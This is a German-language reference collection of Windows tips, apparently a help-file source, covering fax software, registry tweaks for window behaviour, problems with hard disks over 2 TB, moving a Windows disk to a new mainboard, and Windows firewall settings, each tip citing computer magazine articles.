Sonstige Software-Fax:

Hier gibt es z.B. als Shareware Moony (Firma Emtec), PC-Phone-Fax-Office, Personalfax (Mirko Böer). Wer eine ISDN-Karte hat, kann's kostenlose fax@NET Personal von ppdev verwenden.

#\$K Fax-Deckblätter [WinDir]\Fax*.cpe

Durch einen Bug sind in Exchange und WinWord 7 die Faxdeckblätter nur verfügbar, wenn das Archiv-Bit gesetzt ist!! In der Windows 95 4.00.950a-Version möglicherweise behoben.

FaxDeckblatt

\$ Fax-Deckblätter

K .cpe;cpe-Dateien (FAX);FaxDeckblätter;Bug Archivbit bei Faxdeckblättern

#\$K **Feature Setting**

Über [optionalFeatures.exe](#){[bmc shortcut.bmp](#)}{[bmc admin.bmp](#)} kann man bei Windows 8/10 (und möglicherweise schon früher Vista/7) zusätzliche Windows-Features aktivieren oder auch wieder deaktivieren: Ältere Internet-Explorer, .net-Framework-Versionen, [Hyper-V](#), Mediaplayer, geg, Media-Center, Windows Fax und Scan, Telnet Server und Client, TFTP-Client, PowerShell, XPS-Viewer und noch einigen mehr.

FeatureSetting

\$ Feature Setting

K Feature Setting (Windows);Optionale Windows-Features;Zusätzliche Windows-Funktionen;Windows-Funktionen (de-)aktivieren

#\$K Fehlermeldungs-Hilfe (Windows)

In der c't Heft 15/2015, Seite 90ff gibt Tipps zu Windows-Fehlermeldungen:

- Qualitativ bessere Suchergebnisse als beim Googeln nach der reinen Meldung bzw. dem Fehlercode bekommt man, wenn man die Suche mit "site:support.microsoft.com" einschränkt. Liefert dies nichts, dann "site:microsoft.com" verwenden. Den Meldungstext in Anführungszeichen einzugeben, kann auch helfen.
- Den Meldungstext abtippen ist häufig nicht notwendig, Ctrl+c kopiert ihn in die Zwischenablage (incl. Titel). U.U. muß Titel und Zeilenumbrüche in einem Editorfenster entfernt werden, bevor man den Text mit Ctrl+v ins Suchfeld eingibt.
- Wenn nicht klar ist, welcher Prozess die Meldung verursacht hat: Sysinternal's Process-Explorer starten und das Fadenkreuz-Symbol aus der Menüleiste auf die Meldung ziehen: Der Prozess wird in der List markiert!

Fehlermeldungs-Hilfe

\$ Fehlermeldungs-Hilfe (Windows)

K Fehlermeldungs-Hilfe (Windows);Hilfe bei Windows-Fehlermeldungen;Meldungs-Hilfe bei Windows-Fehlern

#\$K Fenster

Microsoft hat verschiedene Animationen in die Win-95-Oberfläche eingebaut:

- animierte Maus-Cursor,
- Animation innerhalb der Fenster z.B. beim Kopieren von Dateien und
- Animiertes Schließen von Fenstern.

Das animierte Minimieren von Fenstern kann im TweakUI unter General{bmc shortcut.bmp} eingestellt werden und wird unter HKCU\Control Panel\desktop\WindowMetrics mit MinAnimate{bmc edit.bmp} "0" oder "1" eingestellt werden.

FullWindowDrag kann unter HKCU\Control Panel\Desktop mit DragFullWindows{bmc edit.bmp} ein-/ausgeschaltet werden. 0 oder 1

Es funktioniert aber wie Font-Smoothing nur, wenn eine Datei COOL.DLL (normalerweise mit dem Plus!-Paket geliefert) im Systemverzeichnis liegt. Wie in c't Heft 5/96 auf Seite 290 beschrieben, kann dies auch ohne Plus-Paket aktiviert werden:

- 1) cool.dll (16-bit) erstellen (C- und Pascal/Delphi1.0-Quelltext) und ins Systemverzeichnis legen. Die DLL benötigt lediglich eine Funktion mit der Nummer 2, die AX=4245h und DX=4152h zurückgibt. Diese Datei findet sich auch in den c't-Software-Archiven.
- 2) leeren Eintrag HKLM\Software\Microsoft\Plus!\Setup cool.dll{bmc edit.bmp} erstellen und
- 3) HKCU\Control Panel\desktop DragFullWindows{bmc edit.bmp} auf 1 setzen.

Schritte 2 und 3 können auch durch eine REG-Datei mit den folgenden Zeilen, die durch Doppelklick "zusammenführt" wird, erstellt werden:

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Plus!\Setup]
"cool.dll"=""
[HKEY_USERS\.Default\Control Panel\desktop]
"DragFullWindows"="1"
```

Gemäß c't Heft 6/2001 Seite 296 lassen sich bei Win9x (95, 98, ME) über HKCU\Control Panel\Desktop.UserPreferencemask{bmc edit.bmp} folgende Eigenschaften übers niederwertigste Byte (REG_BINARY: linke beiden Hexziffern) einstellen:

- | | |
|------|---|
| 0x01 | Automatische Aktivierung des Fensters unter dem Mauszeiger |
| 0x02 | Menüs klappen animiert auf |
| 0x04 | Comboboxen klappen animiert auf |
| 0x08 | Listenfenster und Comboboxen scrollen animiert |
| 0x10 | unbekannte Funktion, default: gesetzt |
| 0x20 | Tastenkürzel für Menübefehle sind unterstrichen |
| 0x40 | Das Fenster unterm Mauszeiger kommt automatisch in den Vordergrund (funktioniert nur zusammen mit 0x01) |
| 0x80 | Tooltip-Fensterchen erscheint, wenn Mauszeiger länger über einer Schaltfläche etc. steht. |

Z. B die Einstellung 0a 00 00 00 entspricht 0x08 + 0x02.

Fenster

\$ Fenster

K Fenster-Verhalten;Window (DragFullWindows);FullWindowDrag;DragFullWindows;cool.dll:
DragFullWindows;Animierte Fenster;Fenster, animiert

Fernbedienung für PC

Wie man jedes Smartphone (Android, iPhone, Windows Mobile) zur Fernbedienung für Powerpoint oder einen Mediaplayer auf einem PC macht, wird in der c't Heft 18/2013, Seite 146 gezeigt. Beide Geräte müssen im selben IP-Netz sein, d.h. der kleine Webserver, der hierzu auf dem PC installiert wird, muss per Browser vom Smartphone erreichbar sein.

- Eine Webseite auf dem Smartphone mit Buttons für Start, Pause, vor, zurück etc. nutzt jQuery mobile um via Ajax Anfragen an den Webserver auf dem PC zu schicken.
- Der mit AutoIT realisierte WebServer decodiert die eingehenden Befehle und gibt sie an die aktive Applikation (Powerpoint, VLC-Player,) als Tastendruck weiter.

Die durch die verschiedenen "Tasten" ausgelösten Befehle (previous, next, stop, start, ...) lassen sich in PresenterServer.au3 leicht in andere entsprechenden Tastenbefehle als die voreingestellten Send("{PGUP}"), Send("{PGDN}"), Send("{ESC}"), Send("{F5}") ändern. Leider in der downzuladenen Datei noch nicht über eine presenter.ini. So eine Datei war bei mir z.B. auch für die IP-Adresse des PC notwendig:

```
[server]  
ip=192.168.178.54
```

FernbedienungPC

\$ Fernbedienung für PC

K Fernbedienung für PC;PC-Fernsteuerung;Presenter-Fernbedienung für PC mit SmartPhone

#\$K Festplatte

Ein Windows-Tool zur Überwachung bzw Diagnose der Festplatte ist HDD Health 2.1 (Freeware, http://www.partnersoft.com/bmc_earth16.bmp), PC-Welt Heft 10/2005, Seite 102).

Gemäß PC-Welt Heft 1/2006, Seite 162 funktioniert es bei manchen Mainboards/BIOS nicht, dass eine gemäß den [Energieoptionen/bmc_shortcut.bmp](#) ausgeschaltete Festplatte bei einem Zugriff übers LAN automatisch wieder anläuft.

Es gibt mal wieder **gravierendes Probleme** mit großen Festplatten: Festplatten mit mehr als 2 Terabyte. Bei einer Sektor-Größe von 512 Byte reichen 32-bittige Sektor-Nummern nicht mehr. Und Sektor-Größen von z.B. 4KByte werden oft auch nicht richtig verarbeitet. Die Treiber vieler SATA-Hostadapter, die noch mit 32bitigen Sektor-Nummern arbeiten, wie z.B. Intel ICH10R, ICH9M, AMD 780G/SB700 oder auch JMicron 20363 überschreiben möglicherweise Daten, sobald oberhalb der 2Terabyte-Grenze etwas versucht wird zu speichern! c't Heft 2/2009, Seite 54f, Softlink [0902054/bmc_earth16.bmp](#). Als zusätzliche Festplatte, von der nicht gebootet wird, funktioniert der Betrieb oft.

Weitere Details zu den Problemen mit Festplatten > 2TByte gib'ts in der c't Heft 25/2010, Seite 78ff bzw. PC-Welt Heft 1/2011, Seite 10:

- BIOS, Firmware der SATA-Hostadapter, eventuell der USB-Bridge-Chip und die ins Betriebssystem eingebundenen Treiber müssen mitspielen, damit auch von so einer Platte gebootet werden kann. Z.B. WinXP kann nicht von so einer Platte booten.
- Für Intel-Onboard-Hostadapter gibt es (Stand Dezember 2010) noch keine passenden Treiber. Nur für AMD-Boards mit Southbridges SB750 oder SB850 gibt es schon Treiber.
- Statt MBR (Master-Boot-Record) muss GPT (GUID-Partitions-Tabelle mit 64bit-Sektornummern) verwendet werden. GPT wird bei Windows nur von den 64bit-Versionen ab Vista unterstützt und zusätzlich muss dafür UEFI statt BIOS vorhanden sein. Bei MAC und Linux entfällt diese Einschränkung. Trotzdem können nur einige Linux-Varianten von so einer Festplatte booten.
- Seagate FreeAgent Go Flex und Western Digital MyBook Essential emulieren an der USB/FireWire-Schnittstelle 4KByte große Sektoren und können damit mit MBR-Struktur bis 16 TByte arbeiten. Low-Level-Software (zum formatieren) versagt dann.
- Für einige ASUS-Mainboards gib'ts den "Disk-Unlocker": Die unteren 2TByte werden althergebracht angesprochen. Der darüber liegende Teil wird über diesen Treiber als zusätzliches, virtuelles Gerät im Windows eingebunden. Diesen Disk-Unlocker gib'ts ab Windows-XP und auch für 32bit Vista/7.
- Die 4KByte-Sektorgröße wird bei PVR-Geräten (Personal Video Recorder), also SAT-Receiver und Set-Top-Boxen noch nicht unterstützt (Stand Ende 2010).
- NAS-Geräte haben mit Platten >2TByte auch meist noch Probleme.
- Der Win7-64bit-Treiber diskdump.sys hat einen Bug bei >2TByte, der durch KB2249857 gefixt wird und beim Speicherabbild/Ruhezustand zu Datenverlust führen könnte (PC-Welt Heft 1/2011, Seite 14)

Da im MBR der Anfangssektor und die Länge gespeichert werden, ist eigentlich eine Partition, die kurz vor der 2TB-Grenze beginnt und nicht länger als 2TB ist, eigentlich möglich. So eine Partition wird aber von Windows ignoriert. Viele Low-Level-Tools dürften damit auch nicht zurechtkommen, wenngleich Linux damit zurechtkommt. c't Heft 4/2011, Seite 170ff.

Wenn der PC nicht ordentlich heruntergefahren wurde, dann ist das "Dirty-Bit" (bei FAT32 im Master Boot Record MBR, bei NTFS in der Master File Table MFT) beim nächsten Boot gesetzt. Autochk.exe erkennt dies während des Bootens und startet dann Chkdsk.exe, um gegebenenfalls vorhandene Dateisystemfehler zu korrigieren. Falls so ein CheckDisk bei jedem Booten ausgeführt wird, dann empfiehlt PC-Welt Heft 6/2009, Seite 114 folgendes:

- Laufwerk defragmentieren
- Mit der Kommandozeile `fsutil dirty query <drv>`, als z.B. `fsutil dirty query c:` prüfen, ob das Laufwerk noch als fehlerhaft gemeldet wird. Wenn ja, dann
- Mittels `chkdsk /F /R <drv>` das Laufwerk versuchen zu reparieren. Dabei ist häufig ein Neustart des Rechners notwendig.

Falls alles nichts hilft, dann kann mittels `chkntfs /X <drv>` das Laufwerk aus der Überprüfung ausgeschlossen werden.

Um trotz nur 32bit-Sektornummern (z.B. im MBR) die 2TByte-Grenze zu überwinden gibt es neuerdings auch Festplatten mit einer Sektor-Größe von 1KByte oder 4KByte statt der bisher üblichen Sektorgröße 512 Byte. Zur besseren Kompatibilität zu Software, die nicht damit umgehen kann, wird manchmal dies nur intern verwendet und nach außen weiterhin 512-Byte-Sektoren emuliert. Manche Festplatten haben aber keine solche Emulation. Gemäß c't Heft 4/2009, Seite 66 treten folgende Probleme auf:

- Boot-Routinen und Lowlevel-Verschlüsselungstools kommen derzeit oft nicht damit zurecht.

Festplatte

\$ Festplatte

K Festplatte;HDD;SMART (Festplatte);WakeUp Festplatte;Energieoptionen Festplatte

- Wenn die Startadresse von Partitionen nicht auf geraden 4kByte- (bzw. 1kByte-) Grenzen beginnen, leidet die Performance meist dramatisch! Windows 7 und Vista sind da bei Neuinstallation unkritisch, WinXP oder die Vista / Win7-Installation mit einem Imaging-Tool tappen da in die Falle.
- Der Jumper, den WD hat, um die emulierten 512-Byte-Sektoren physikalisch um eins versetzt abzulegen und damit die erste Partition, die XP beim Sektor 63 beginnen lässt, physikalisch beim Sektor 64 beginnen zu lassen hat den Nachteil, dass nach Jumper-Änderung die alten Daten nicht mehr zugreifbar sind und eine komplette Neupartitionierung notwendig ist.
- Die Linux-Tools parted ab Version 2.2, Gparted ab 0.6.4 (mit der Option "Ausrichten an" = "MiB") richten wie auch z.B. Ubuntu ab 10.10 die Partitionen passend aus.
- Das Alignmenttool von Paragon, das in Zusammenarbeit mit WD entwickelt wurde, kann die Daten auf der Platte verschieben.

Mit H2testw (<http://www.ct.de/1016158{bmc earth16.bmp}>) kann man gegebenenfalls prüfen, ob die Treiber richtig arbeiten und nicht Daten oberhalb der 2TByte-Grenze überschreiben. Siehe auch UEFI.

Bei über USB3.0 angeschlossenen externen Festplatten kommt es u.U. zu Problemen mit der USB-3.0-Energieverwaltungs-Funktion: Die Platte läuft immer wieder hoch und stoppt. Lösungen:

- c't Heft 26/2010, Seite 185: Nach einem Update des Treibers in Windows steht eine Option zum Abschalten der diese Energieverwaltungsfunktion abgeschaltet werden kann.
- c't Heft 2/2011, Seite 142 (<http://www.ct.de/1102140{bmc earth16.bmp}>): Falls im Festplatten-Gehäuse ein J-Micron-Chip JMS-539/551 sitzt, löst ein Firmware-Update das Problem: Platte über USB-2.0 anschließen und die Update-Software (FwUpdatTool_v1_16_00_T2.exe) starten. Wenn das Laufwerk in der Auswahl-Liste ist, dann die JMS-539_PM_255.20.3.41.23.BIN-Datei auswählen und mittels "Run" den sekundenschnellen Update durchführen. Zuvor vorsichtshalber ein Backup kritischer Daten erstellen!

Gemäß c't Heft 10/2011, Seite 165 gibt es einige ältere Programme (z.B. Photoshop Version 7), die bei mehr als 1 Terabyte freiem Platz "kein Platz auf ..." melden!

Gemäß c't Heft 12/2011, Seite 184 werden Sektoren mit Leseproblemen erst beim Neu-Schreiben durch Ersatz-Sektoren ausgetauscht. Dies kann z.B. zu einem langsamen Windows führen. Ratschlag:

- Mit der Shareware "Drive Snapshot" <http://www.drivesnapshot.de/de/{bmc earth16.bmp}> (30-Tage-Evaluierungsversion reicht) ein Systemabbild erstellen. Nicht-lesbare Sektoren werden dabei mit 0 gefüllt und in der Logdatei (z.B. BadSectors_C.txt) vermerkt.
- Mittels snapshot.exe -locatesector @BadSectors_C.txt kann man die betroffenen Dateien ermitteln. Diese muss man sich neu besorgen.
- Durch löschen der Dateien und neu einspielen wird dann der Reparaturmechanismus in der Festplatte angewendet.

Alternativ können mittels Linux die fehlerhaften Dateien ermittelt werden:

<http://smartmontools.sourceforge.net/badbblockhowto.html{bmc earth16.bmp}>

Um den Unterschied zwischen den Festplatten für verschiedene Anwendungen geht es in der c't Heft 24/2014, Seite 144ff:

- Desktop-PC: Preisgünstig, leise (5400 1/min). Bei Lesefehlern wird bis teilweise zu 2 Minuten lang versucht, die Daten doch noch zu lesen. Nicht empfohlen für RAID 5 oder 6. Ausgelegt für max. ca. 10 Betriebsstunden je Tag.
- NAS: Meist ca. 20€ teurer, für Dauerbetrieb ausgelegt. Manchmal längere Garantiefrieten. Bessere Vibrationsfestigkeit. Bei Leseproblemen eines Sektors geben diese Platten oft nach 7 Sekunden auf. Bei längeren Zeiten würde ein RAID-System eventuell die ganze Platte als Defekt aus dem RAID-System rauswerfen und eine Ersatzplatte anfordern.
- Server: Diese Platten sind oft deutlich teurer. Die Garantiefrieten sind länger, die Ausfallwahrscheinlichkeiten niedriger und sie haben noch höhere Vibrationsfestigkeiten. Neben SATA-Interface gibt es sie auch mit SAS-Interface, was es erlaubt sie gleichzeitig an zwei Controller anzuschließen. Die Datentransfer-Raten sind höher (höhere Drehzahl).

Manche Unternehmen setzen aber auch Desktop-Platten im Server-Bereich ein und veröffentlichen Statistiken zu den Ausfällen. Dabei zeigt sich die typische Badewannenkurve. Wegen der anderen Umgebungsbedingungen lassen sich diese Daten aber nicht auf den Einsatz der Modelle im PC übertragen.

Eine "Festplatte voll"-Meldung kann, neben einer wirklich vollen Festplatte auch kommen, wenn keine zusätzlichen Verzeichniseinträge mehr möglich sind. Bei FAT ist die Zahl der Verzeichniseinträge im Root-Verzeichnis begrenzt. Bei Linux heißen die Verzeichniseinträge "Inodes". Hier kann man sich mit `df -i` die Belegung ansehen.

Wenn Windows 10 bei einer schon verwendeten WesternDigital-Festplatte diese in der Datenträgerverwaltung als "nicht initialisiert" anzeigt, dann war die Platte mit dem WD-SES-Treiber verwendet worden und der fehlt dem Win10 dann noch. Bei Win 10 muss man ihn manuell runterladen und installieren. Bei Win 7 und 8.x geschieht dies in der Regel automatisch. (c't Heft 25/2015, Seite 168)

Mobile Festplatten (und SSDs) mit WLAN und Akku werden in der c't Heft 14/2015, Seite 98ff getestet.

Siehe auch eSATA-Anschluß, Solid-State-Disks.

#\$K **Festplatten >127GB**

Ab SP1 unterstützt WinXP eigentlich auch Festplatten >127GB, soweit das BIOS mitspielt. Allerdings funktioniert das Aufwachen aus dem Ruhezustand nicht ohne Update der atapi.sys! Näheres in der Microsoft Knowledgebase unter [331958{bmc earth16.bmp}](#) / >137GB

Gemäß Zeitschrift c't Heft 25/2003, Seite 209 und Microsoft Knowledgebase unter [305098{bmc earth16.bmp}](#) werden trotz passendem Servicepack bei Win2000 und WinXP manchmal nicht der 48bit-LBA-Modus, der für Festplatten >137GB notwendig ist, ohne Registry-Patch verwendet:

[HKLM\SYSTEM\CurrentControlSet\Services\atapi\Parameters.EnableBigLba{bmc edit.bmp}](#) erzeugen (vermutlich als DWORD, vielleicht auch als String??) und auf 1 setzen!

Siehe auch [Partitionierung, 1024-Zylinder-Problem, >8GB, ACPI](#). / >137GB

Festplatten127GB

\$ Festplatten >127GB, >137GB

K Festplatten >127GB / >137GB;HardDisk >127GB / >137GB;Aufwachen aus

Ruhezustand;Ruhezustand-Aufwachen, HDD>127GB;Bug: Aufwachen aus Ruhezustand mit >127GB-Festplatte

##\$K Festplatten-Umzug bzw Mainboard-Tausch

Wenn man eine Festplatte mit Win2000 oder WinXP aus einem Rechner ausbaut und in einen anderen einbaut, dann kommt beim Booten häufig ein Bluescreen mit z.B. der Meldung "INACCESSIBLE_BOOT_DEVICE" oder "STOP: 0x0000007B". Gemäß Zeitschrift c't Heft 18/2002, Seite 206 (Softlink [0218206{bmc earth16.bmp}](#)) ist dann der falsche Treiber für den IDE-Adapter in der Southbridge ins System eingebunden. In c't Heft 6/2005, Seite 250f ist das Problem nochmal aufgegriffen. Mögliche Lösungen:

- 1.) Vor dem Ausbau der Platte aus dem alten Gerät mit einer Batch-Datei von obigem Softlink die in MS-Knowledgebase unter D271965 beschriebenen Schritte erledigen. Dann sollte die Platte im neuen Gerät ohne Probleme booten, wenn nicht andere Hardware weitere Probleme bereitet. Microsofts MergeIDE.reg findet sich gemäß c't Heft 6/2005 im Artikel 314082 (<http://www.microsoft.com{bmc earth16.bmp}>).
- 2.) Microsofts MergeIDE.reg einfügen mithilfe von
 - BartPE-CD-Start
 - Einbau der Festplatte in einen anderen Rechner, Hieve laden und die vorher auf diesen Pfad angepasste MergeIDE.reg einbinden
 - über die Wiederherstellungskonsole: `reg import mergeide.reg`.
- 3.) Falls es für 1) zu spät ist: Hierzu ist eine bootfähige Windows-System-CD der jeweiligen Windowsversion notwendig. Viele Recovery-CDs reichen hierfür nicht:
 - falls nötig, im Setup das CD-Laufwerk als BootDevice aktivieren. (Dies muss beim ersten Reboot dann wieder zurückgestellt werden!)
 - Boot von der CD.
 - Nicht Wiederherstellungskonsole wählen, sondern "Neuinstallation".
 - Nach dem die Festplatte durchsucht wurde, wird "Reparieren" angeboten und ausgewählt. Das Setup löscht dann reichlich Files im Systemverzeichnis und richtet Windows neu ein, wobei aber die installierten Applikationen erhalten bleiben.
 - Jetzt ist nach dem Booten vor dem ersten Logon nur eine neue Aktivierung bei Microsoft notwendig! Und dies meist selbst dann, wenn die (Recovery-CD) bei einer Neu-Installation auf eine andere Partition keine Aktivierung verlangt!
- 4.) Neuinstallation und die Anwendungen wie in D249694 beschrieben mit der Windows-Backup-Programm wiederherstellen (soweit ein Backup vorliegt)!

Gemäß c't Heft 6/2005 ist Microsofts mergeide.reg aber veraltet und enthält für einige neuere Chipsätze keinen Eintrag. Die PnP-ID des Chipsatzes bekommt man z.B. unter Linux/Knopix mittels `less /proc/pic` heraus. Viele IDE- oder SATA-Hostadapter laufen mit dem Standard-Service pciide, teilweise auch die Intel-Chipsätze, für die man auch intelide ausprobieren sollte. Also einen vorhandenen Eintragsblock in der mergeide.reg duplizieren und die PnP-ID patchen. Eventuell ist auch <http://pciids.sourceforge.net{bmc earth16.bmp}> hilfreich. Für optimale Performance sollte man, wenn das System wieder läuft aber doch auf die Herstellerseite gehen und den dort angebotenen Treiber installieren.

Gemäß dem Leserforum in c't Heft 8/2005, Seite 13 geht es unter Umständen mit dem Microsoft-Kommandozeilen-Tool devcon.exe (<http://support.microsoft.com/default.aspx?scid=kb:en-us:311272{bmc earth16.bmp}>), welches Treiber installieren, updaten, aktivieren, deaktivieren und löschen kann und von Microsoft als Alternative zum Gerätemanager anpreist, einfacher.

Ebenfalls gemäß dem Leserforum in c't Heft 8/2005, Seite 13 kann auch mit der sysprep-Version 5.2.3790.0 von der Server-Version von Windows (nicht jedoch mit der Version von WinXP) und dem Parameter /bmsd kann auch eine inf-Datei mit allen dem System bekannten Festplattenadaptern gefüllt werden. Man muss nur zuvor eine leere Datei sysprep.inf anlegen und die Zeile [SysPrepMassStorage] eintragen. Diese kann dann mit dem Setup-Manager weiter bearbeitet werden. Nach dem Eintrag dieser Infos in die Registry, lässt sich das System von (fast) beliebiger Hardware starten. (<http://www.heisig-it.de/antwortfile.htm{bmc earth16.bmp}>)

Man sollte aber bedenken, dass man selbst wenn das System wieder läuft, noch alte Hostadapterleichen im Keller hat die zu Problemen und subtilen Instabilitäten führen können! Neuinstallation ist immer noch der sauberste Weg!

Gemäß dem Artikel in c't Heft 6/2008, Seite 204 ist unter Vista das Problem häufig nur, dass z.B. der Standard-SATA-Treiber deaktiviert ist. Unter HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services in den Keys pciide (oder pciidex), atapi.sys (Standard-Treiber für IDE) und msahci (S-ATA im AHCI-Modus) den Wert für "Start" von 4 auf 0 ändern. Bei Boards mit Intel-ICH4- oder -ICH5-Southbridge auch im Key intelide. Notfalls muss man die Festplatte in einen anderen Rechner einbauen, im Registry-Editor den Hiev (Datei system. aus <windir>\system32\config) laden, die Einträge korrigieren und nicht zu vergessen, den Hiev zu entladen. In diesem Fall gibt's kein "CurrentControlSet" sondern nur die ControlSets 1, 2, 3.

FestplattenUmzug

\$ Festplatten-Umzug

K Festplatten-Umzug;INACCESSIBLE_BOOT_DEVICE

(Festplatten-Umzug);HDD-Umzug;Mainboard-Tausch;Boot-Problem (Mainboard-Tausch);IDE-Treiber

Siehe auch SID/RID und duplizieren von Festplatten und Image-Backup, System-Reparatur.

#\$K **File-Folder-Connection**

Ab Win 2000 gibt es die File-Folder-Connection: Z. B. ein Unterverzeichnis `test_files` und eine Datei `test.html` im selben Verzeichnis sind miteinander "verbunden", d.h. wenn man die Datei verschiebt oder löscht, wird das Verzeichnis gleich mit verschoben oder gelöscht! Dies passt vielleicht für im IE abgespeicherte html-Seiten mit ihren Bildern im Unterverzeichnis. Dass ein `xx_files`-Verzeichnis aber automatisch gelöscht wird, kann aber auch erheblich stören. Mit dem Wert 1 für

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer_NoFileFolderConnection{bmc edit.bmp} (DWORD geg. neu anlegen) wird dies abgeschaltet! Der Wert 0 oder löschen des Schlüssels schaltet es wieder ein! (Zeitschrift c't Heft 8/2002, S.212).

Siehe auch Explorer.

FileFolderConnection

\$ File-Folder-Connection

K File-Folder-Connection;NoFileFolderConnection;Verzeichnis automatisch löschen;gelöschtes Verzeichnis (File-Folder-Connection);_files-Verzeichnis (File-Folder-Connection)

#\$K File-Signatur

Neben der Extension oder des MimeTypes zur Festlegung, mit welchem Programm eine Datei zu öffnen ist, dienen häufig auch zum Beispiel die ersten 4 Bytes der Datei. Dies kennt Windows zumindest für Multimedia-Dateien und ab Version XP auch. In den Unterschlüsseln von HKEY_CLASSES_ROOT\Media Type\bmc tree.bmp finden sich unterhalb von {e436eb83-524f-11ce-9f53-0020af0ba770}\... Einträge mit Werten wie z. B. 0,4,dfdfdf,41534620, deren Name eine fortlaufende Nummer ist. Der Wert besitzt das Schema Offset, Länge, Maske, Wert:

Offset	Länge	Maske	Wert
0,	4,	dfdfdf,	41534620

Im Beispiel werden die ersten (da Offset null ist) 4 Bytes der Datei werden mit dfdfdf AND-verknüpft was einige Bits aus dem Vergleich ausmaskiert und dann mit 41534620 verglichen. Falls Maske nicht benötigt wird, kann sie statt auf ffffffff zu setzen auch weggelassen werden, also nur noch die Kommas: 0,4,,41534620. Optional können 4 weitere Zahlen angegeben sein, z.B. 0,4,,52494646,8,4,,524D4944. Falls der Offset-Wert negativ ist (ffffff=-1, ffffffe=-2, ...), dann ist er vom Datei-Ende aus gerechnet.

Wie diese Schlüssel genau verwendet werden, ist leider noch nicht bekannt!

Siehe auch File-Extension.

FileSignatur
\$ File-Signatur
K File-Signatur;Signatur (File);Media Type

#\$K Firewall

Sicherheit gegenüber Angriffen aus dem Netz bieten Firewalls. Entweder im Internet-Zugang auf einem Server, im DSL-Router oder als "Personal Firewall" im PC/Laptop. Über Regeln wird festgelegt, von wo nach wo Datenverbindungen aufgebaut und dann Daten übertragen werden dürfen. Voreinstellung für Privat ist normalerweise, dass Verbindungen nur vom Heimnetz nach Außen, aber nicht von außen zu den Geräten im Heimnetz aufgebaut werden dürfen.

Vor WinXP und auch noch bei WinXP waren Firewall-Zusatzprogramme angesagt.

Beim Win-XP-Firewall ist einiges zu beachten.

Die Unterschiede des Vista-Firewalls zum XP-SP2-Firewall werden in der c't Heft 20/2007, Seite 202ff beschrieben:

- Geöffnete Ports stehen nicht so lange offen
- Bessere Integration mit IPsec bei Windows Server 2008
- Neue Programmierschnittstelle "Windows Filtering Platform"
- 3 Sätze von Firewallregeln für Domäne, öffentliches und privates Netz (Heim/Arbeit) mit automatischer Umschaltung: Bei Anmeldung am öffentlichen Hotspot gelten automatisch andere Freigaben etc. wie bei Anmeldung am heimischen WLAN. Achtung: Z.B. ein aktiviertes Bluetooth kann verhindern, dass die Regeln für die Firmen-Domäne gelten, da an der Bluetooth-Netzwerkschnittstelle kein Domänen-Controller gefunden wurde.
- Neben der spartanischen Oberfläche über die Systemsteuerung firewall.cpl{bmc shortcut.bmp} aus der WinXP-Zeit gibt es ab Vista in der Managementkonsole das wf.msc{bmc admin.bmp}{bmc shortcut.bmp}-Snap-In.
- Für die drei Schnittstellenkategorien LAN (LAN-Kabel), Drahtlos (WLAN, Bluetooth) und Remotezugriff (DFÜ, VPN) können die Regeln unterschiedlich angewendet werden.
- Auch wenn es selten Sinn macht, lassen sich nicht nur eingehende sondern auch ausgehende Verbindungen filtern.

Im Logfile fehlen leider Angaben zum Prozess und zur Regel der verworfenen oder akzeptierten Pakete.

Ab Vista kann der Microsoft-Firewall nicht mehr nur eingehenden, sondern auch ausgehenden Verkehr filtern.

Bei Win8 gibt es das firewall.cpl in der Systemsteuerung nicht mehr, aber immer noch ein Systemsteuerungselement "Windows Firewall" für "dumme User". Um die Windows-Firewall-Regeln einzeln zu bearbeiten ist "Erweiterte Einstellungen", identisch mit der Management-Konsole{bmc admin.bmp}{bmc shortcut.bmp}{bmc admin.bmp} mit dem Snap-In "Windows Firewall mit erweiterter Sicherheit" zu verwenden. Wird da etwas konfiguriert, dann ist in der Oberfläche für "dumme User", auch wenn mit Admin-Rechten gestartet, einiges ausgegraut und (in Win 8.1) ein Hinweis, dass einiges durch den Administrator festgelegt wurde, vorhanden. In der Übersicht bedeutet der grüne Haken (z.B. bei ausgehendem Verkehr), dass nichts gefiltert wird. Das Verbotsschild, dass Filterregeln angewendet werden.

Konfiguration des Firewalls um bei Volumentarif (z.B. Ausland) keine ungewollten Updates etc. zu laden siehe unter Internetzugang.

Siehe auch: Sicherheit des Systems, Ports, PathPing und MAC-Adress-Abfrage, Internetzugangs-Blockade (z.B. für Smart-TV).

Firewall

\$ Firewall

K Firewall;Sicherheit: Firewall

#\$K Firewall WinXP

Vor WinXP und auch noch bei WinXP waren Firewall-Zusatzprogramme angesagt.

Beim Win-XP-Firewall ist einiges zu beachten.

In Win XP wird einer von Microsoft mitgeliefert. **Achtung:** Bei der Installation von z.B. Windows Messenger werden ungefragt die Regeln geändert! (Zeitschrift c't Heft 21/2001, Seite 144ff: Jo Bager, Stephan Ehrmann, Peter Siering: Gute Einstellung, Mit Windows möglichst Sicher durchs Netz).

Achtung: Gemäß Zeitschrift c't Heft 21/2003, Seite 100 umgeht die T-Online- und AOL-Software den Win-XP-Firewall. Hier hilft nur Firewall-Software eines Fremdherstellers, z.B. KerioPersonalFirewall http://www.kerio.com/bmc_earth16.bmp.

Gemäß PC-Welt Heft 11/2005, Seite 139 lassen sich die Einstellungen des Microsoft-Firewalls durch Export des Registry-Keys HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\bmc_tree.bmp sichern. Durch Import lassen sich gelöschte Regeln und alte Werte wieder herstellen. Sollen zwischenzeitlich hinzugekommene Einstellung gelöscht werden: vor dem Re-Import der alten Werte alles an dieser Stelle vorher löschen.

WinXP SP2-Firewall-Bug (PCW 11/04, S12):

DFü-Verb, Netzwerk, Checkbox bei "Datei- und Druckerfreigabe" ist seit SP1 Makulatur!! Freigabe ist immer an alle Netzwerkadapter gebunden!

Ab SP2 lässt sich Firewall zwar je Adapter ein/ausschalten, Firewall-Config gilt aber gemeinsam für alle Adapter!

Abhilfe 1: SystSteu, WinFirewall, Ausnahmen, Datei- und Druckdienste, Bearbeiten, für alle 4 Ports hier Bereiche anpassen! "Nur für eigenes Netzwerk (Subnetz)" funktioniert aber nicht!! Benutzerdefinierte Liste verwenden!

Abhilfe 2: SystSteu, WinFirewall, Erweitert, für LAN Firewall abschalten und unter Ausnahmen sämtliche Optionen deaktivieren!

Zum Microsoft-Firewall gibt es eine MS-Anleitung zur Konfiguration von Ausnahmen: http://www.pcwelt.de/f67/bmc_earth16.bmp.

